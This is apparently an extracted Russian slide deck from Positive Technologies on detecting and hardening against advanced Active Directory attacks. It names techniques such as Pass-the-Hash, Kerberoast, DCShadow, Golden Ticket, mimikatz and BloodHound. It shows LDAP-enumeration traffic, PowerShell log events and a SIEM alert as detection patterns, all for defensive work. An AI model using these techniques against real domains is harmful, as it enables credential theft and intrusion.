

Антон Тюрин

Руководитель Attack Detection Team


ATyurin@ptsecurity.com

Продвинутые атаки на Microsoft Active Directory: способы обнаружения и защиты


POSITIVE TECHNOLOGIES

ptsecurity.com


- ❖ Отвечаю за обнаружение атак на сетевом уровне, OSCP
- ❖ Threat Hunting в инфраструктуре заказчика
- ❖ В распоряжении PT ESC 300 SIEM-корреляций и
3000 IDS-правил
- ❖ twitter.com/AttackDetection




Краткий рассказ о сценариях, которые у всех на слуху.




7 актуальных атак, которые обнаружить сложно...




... но можно. События + трафик. Инструкция по применению.




Hardening. Рекомендации по предотвращению.




44:59




Pass-the-Hash




`net user /domain` Recon




mimikatz.exe



Kerberoast



Brute Force



Psexec for remote execution

7 Attacker's Spells

POSITIVE TECHNOLOGIES

Power View




DCShadow



SPN Scan



WMI Remote



Remote Sessions Enum




Golden Ticket





Overpass-the-Hash







PowerSploit
BloodHound



Графовое представление связей объектов AD



Offensive-фреймворки регулярно обновляются



BloodHoundAD

Repositories 2

People 0

Type: All ▾

Language: All ▾

SharpHound

The BloodHound C# Ingestor

csharp

pentesting-windows

bloodhound

activedirectory

C#

★ 136

🔗 19

Updated 22 hours ago

BloodHound

Six Degrees of Domain Admin

PowerShell

★ 1,723

🔗 308

Updated 5 days ago

0:07:00

11 марта 2018 г.


Март 2018

ПнВтСрЧтПтСбВс


26272812934

567891011


12131415161718



PowerSploit
BloodHound




LDAP
not SAMR (net.exe)



Event ID 1644 from DC

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostic\
15 Field Engineering = 5

	Name	Type	Data
	(Default)	REG_SZ	(value not set)
	1 Knowledge Consistency Checker	REG_DWORD	0x00000000 (0)
	10 Performance Counters	REG_DWORD	0x00000000 (0)
	11 Initialization/Termination	REG_DWORD	0x00000000 (0)
	12 Service Control	REG_DWORD	0x00000000 (0)
	13 Name Resolution	REG_DWORD	0x00000000 (0)
	14 Backup	REG_DWORD	0x00000000 (0)
	15 Field Engineering	REG_DWORD	0x00000005 (5)
	16 LDAP Interface Events	REG_DWORD	0x00000000 (0)
	17 Setup	REG_DWORD	0x00000000 (0)
	18 Global Catalog	REG_DWORD	0x00000000 (0)
	19 Inter-site Messaging	REG_DWORD	0x00000000 (0)
	2 Security Events	REG_DWORD	0x00000000 (0)
	20 Group Caching	REG_DWORD	0x00000000 (0)
	21 Linked-Value Replication	REG_DWORD	0x00000000 (0)
	22 DS RPC Client	REG_DWORD	0x00000000 (0)
	23 DS RPC Server	REG_DWORD	0x00000000 (0)
	24 DS Schema	REG_DWORD	0x00000000 (0)
	25 Transformation Engine	REG_DWORD	0x00000000 (0)
	26 Claims-Based Access Control	REG_DWORD	0x00000000 (0)
	3 ExDS Interface Events	REG_DWORD	0x00000000 (0)
	4 MAPI Interface Events	REG_DWORD	0x00000000 (0)
	5 Replication Events	REG_DWORD	0x00000000 (0)
	6 Garbage Collection	REG_DWORD	0x00000000 (0)
	7 Internal Configuration	REG_DWORD	0x00000000 (0)




LDAP searchRequest

Source	s_port	Destin	d_port	Proto	Length	Info
10.10.10.1	60690	dc101010	389	TCP	66	60690 → ldap(389) [SYN] Seq=0 Win=8192 Len=0 MSS=1460
dc101010	389	10.10.10.1	60690	TCP	66	ldap(389) → 60690 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
10.10.10.1	60690	dc101010	389	TCP	54	60690 → ldap(389) [ACK] Seq=1 Ack=1 Win=66048 Len=0
10.10.10.1	60690	dc101010	389	TCP	1434	60690 → ldap(389) [ACK] Seq=1 Ack=1 Win=66048 Len=...
10.10.10.1	60690	dc101010	389	LDAP	691	bindRequest(84) "<ROOT>" sasl
dc101010	389	10.10.10.1	60690	TCP	60	ldap(389) → 60690 [ACK] Seq=1 Ack=2018 Win=262144 Len=0
dc101010	389	10.10.10.1	60690	LDAP	265	bindResponse(84) success
10.10.10.1	60690	dc101010	389	LDAP	169	SASL GSS-API Integrity: searchRequest(85) "DC=example,DC=com"
dc101010	389	10.10.10.1	60690	LDAP	199	SASL GSS-API Integrity: searchResponse(85) "DC=example,DC=com"
10.10.10.1	60690	dc101010	389	LDAP	281	SASL GSS-API Integrity: searchRequest(88) "DC=example,DC=com"
dc101010	389	10.10.10.1	60690	TCP	60	ldap(389) → 60690 [ACK] Seq=357 Ack=2360 Win=26163 Len=0
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=357 Ack=2360 Win=26163 Len=...
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=1737 Ack=2360 Win=26163 Len=...
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=3117 Ack=2360 Win=26163 Len=...
10.10.10.1	60690	dc101010	389	TCP	54	60690 → ldap(389) [ACK] Seq=2360 Ack=4497 Win=66048 Len=0
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=4497 Ack=2360 Win=26163 Len=...
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=5877 Ack=2360 Win=26163 Len=...
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=7257 Ack=2360 Win=26163 Len=...
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=8637 Ack=2360 Win=26163 Len=...
10.10.10.1	60690	dc101010	389	TCP	54	60690 → ldap(389) [ACK] Seq=2360 Ack=10017 Win=66048 Len=0
dc101010	389	10.10.10.1	60690	TCP	1434	[TCP Previous segment not captured] ldap(389) → 60690 [ACK] Seq=15537 Ack=2360 Win=26163 Len=...
10.10.10.1	60690	dc101010	389	TCP	66	[TCP Dup ACK 96#1] 60690 → ldap(389) [ACK] Seq=2360 Ack=10017 Win=66048 Len=0
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=15537 Ack=2360 Win=26163 Len=...
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=16917 Ack=2360 Win=26163 Len=...
10.10.10.1	60690	dc101010	389	TCP	66	[TCP Dup ACK 96#2] 60690 → ldap(389) [ACK] Seq=2360 Ack=10017 Win=66048 Len=0
10.10.10.1	60690	dc101010	389	TCP	66	[TCP Dup ACK 96#3] 60690 → ldap(389) [ACK] Seq=2360 Ack=10017 Win=66048 Len=0
dc101010	389	10.10.10.1	60690	TCP	1434	[TCP Previous segment not captured] ldap(389) → 60690 [ACK] Seq=15537 Ack=2360 Win=26163 Len=...
10.10.10.1	60690	dc101010	389	TCP	74	[TCP Dup ACK 96#4] 60690 → ldap(389) [ACK] Seq=2360 Ack=10017 Win=66048 Len=0
dc101010	389	10.10.10.1	60690	TCP	1434	ldap(389) → 60690 [ACK] Seq=23817 Ack=2360 Win=26163 Len=...


```

[Next sequence number: 2360      (relative sequence number)]
Acknowledgment number: 357      (relative ack number)
0101 .... = Header Length: 20 bytes (5)
> Flags: 0x018 (PSH, ACK)
Window size value: 257
[Calculated window size: 65792]
[Window size scaling factor: 256]
Checksum: 0x26f0 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
> [SEQ/ACK analysis]
TCP payload (227 bytes)
[PDU Size: 227]
▼ Lightweight Directory Access Protocol
  SASL Buffer Length: 223
  ▼ SASL Buffer
    ▼ GSS-API Generic Security Service Application Program Interface
      >
    ▼ GSS-API payload (195 bytes)
      ▼ LDAPMessage searchRequest(88)
        messageID: 88
        ▼ protocolOp: searchRequest (3)
          ▼ searchRequest
            baseObject: DC=example,DC=com
            scope: wholeSubtree (2)
            derefAliases: neverDerefAliases (0)
            sizeLimit: 0
            timeLimit: 0
            typesOnly: False
            > Filter: (&(sAMAccountName=805306369)(dnshostname=*))


```



PowerSploit
BloodHound



LDAP
not SAMR (net.exe)



Pure PowerShell

PowerShell v5 Event ID 4104

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Event ID: 4104 Task Category: Execute a Remote Command
Level: Verbose Keywords: None
User: WIN-EOOTVR3NK6K\ADSAd Computer: WIN-EOOTVR3NK6K
OpCode: On create calls
More Information: [Event Log Online Help](#)

- **Script block logging**

- HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
 - EnableScriptBlockLogging, 1
 - EnableScriptBlockInvocationLogging, 1

- It may also be a good idea to increase the log size. The *Microsoft-Windows-PowerShell/Operational* log is 15MB by default.

INC-141

Dump_user_object

Пользователь с узла 10.125.4.11 выгрузил объекты типа "пользователь" Active Directory на узле s-ad-001.ptlab.ru

Содержит данные об 1 срабатывании правила корреляции

Dump_user_object

Статус

Критичность Средняя

Статус Новый

Ответственный Не назначен

Автор

Источник инцидента SIEM

Обнаружен Сегодня в 00:46

Создан Сегодня в 00:45

Последнее изменение Изменено: Описание, Дата обнаружения, События, Тип сегодня, 00:45

Параметры

Категория

Не определена

Тип

Не определен

Влияние

Расположение

Задачи

События

Активы и сети

Атакующие активы

Комментарии

Время

Событие

14 марта 00:46

Пользователь с узла 10.125.4.11 выполнил LDAP-запрос на узле s-ad-001.ptla...

14 марта 00:46

Пользователь с узла 10.125.4.11 выгрузил объекты типа "пользователь" из A...

Открыть «События»

» 14.03.2018 00:46:11

Пользователь с узла 10.125.4.11 выполнил LDAP-запрос на узле s-ad-001.ptlab.ru

Адресаты

Отправитель

src.host

10.125.4.11

src.ip

10.125.4.11

src.port

55870

Роли во взаимодействии

Субъект

subject

account

subject.name

user

subject.domain

PTLAB

subject.id

S-1-5-21-1429952499-3518759572-2917

Объект

object

request

object.value

(& (sAMAccountType=805306368))

Параметры взаимодействия

importance


info

action

